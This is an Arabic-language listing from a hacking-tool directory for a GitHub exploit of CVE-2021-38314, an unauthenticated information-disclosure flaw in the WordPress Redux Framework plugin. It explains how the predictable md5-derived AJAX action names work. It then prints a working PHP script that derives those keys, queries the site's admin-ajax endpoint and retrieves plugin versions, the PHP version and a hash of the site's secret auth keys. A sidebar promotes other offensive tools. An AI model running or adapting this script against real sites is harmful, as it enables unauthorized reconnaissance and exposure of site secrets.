
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
cve-2021-38314 — cve-2021-38314 - الإفصاح عن معلومات حساسة بدون مصادقة | Kitploit

أدوات/GitHubGitHub/twseptian/cve-2021-38314
الاستطلاعتحليل الثغرات الأمنيةالاستغلالجمع المعلوماتأمن الويباختبار الاختراق
GitHubtwseptian/cve-2021-38314

cve-2021-38314

cve-2021-38314 - الإفصاح عن معلومات حساسة بدون مصادقة

عرض المستودع
2118منذ 4 سنواتلم تتم المراجعة بعد
مشاركة

cve-2021-38314 - كشف غير مصادق عليه لمعلومات حساسة

سجّل البرنامج الإضافي Gutenberg Template Library & Redux Framework (الإصدار <= 4.2.11) لووردبريس عدة إجراءات AJAX متاحة للمستخدمين غير المصادق عليهم في دالة includes في redux-core/class-redux-core.php، وكانت هذه الإجراءات فريدة لكل موقع لكنها حتمية ويمكن التنبؤ بها لأنها مبنية على تجزئة md5 لرابط الموقع مع قيمة ملح معروفة هي '-redux' وتجزئة md5 للتجزئة السابقة مع قيمة ملح معروفة هي '-support'. يمكن استخدام إجراءات AJAX هذه لاسترجاع قائمة الإضافات النشطة وإصداراتها، وإصدار PHP الخاص بالموقع، وتجزئة md5 غير مملحة لـ AUTH_KEY الخاصة بالموقع مقترنة مع SECURE_AUTH_KEY [1][2]

الكود المصدري

<?php
$target = "https://target.com";  
$key1 = md5("$target/-redux");
$key2 = file_get_contents("$target/wp-admin/admin-ajax.php?action=$key1");
$key3 = md5($key2. '-support');
$redux_code = file_get_contents("http://verify.redux.io/?hash=$key3&site=$target/");
echo file_get_contents("$target/wp-admin/admin-ajax.php?action=$key3&code=$redux_code");

احفظه ككود مصدري بامتداد .php

طريقة التشغيل

usage

المراجع:

  • [1] «CVE - CVE-2021-38314»، Mitre.org، 2021. [متاح على الإنترنت]. متاح على: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-38314. [تاريخ الوصول: 15 مايو 2022]
  • [2] ريزالدي واهاز، «كشف غير مصادق عليه لمعلومات حساسة في [REDACTED]»، Medium، 25 نوفمبر 2021. [متاح على الإنترنت]. متاح على: https://wahaz.medium.com/unauthenticated-sensitive-information-disclosure-at-redacted-2702224098c. [تاريخ الوصول: 15 مايو 2022]
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    343
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    310
  • 5

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    306
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    301

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






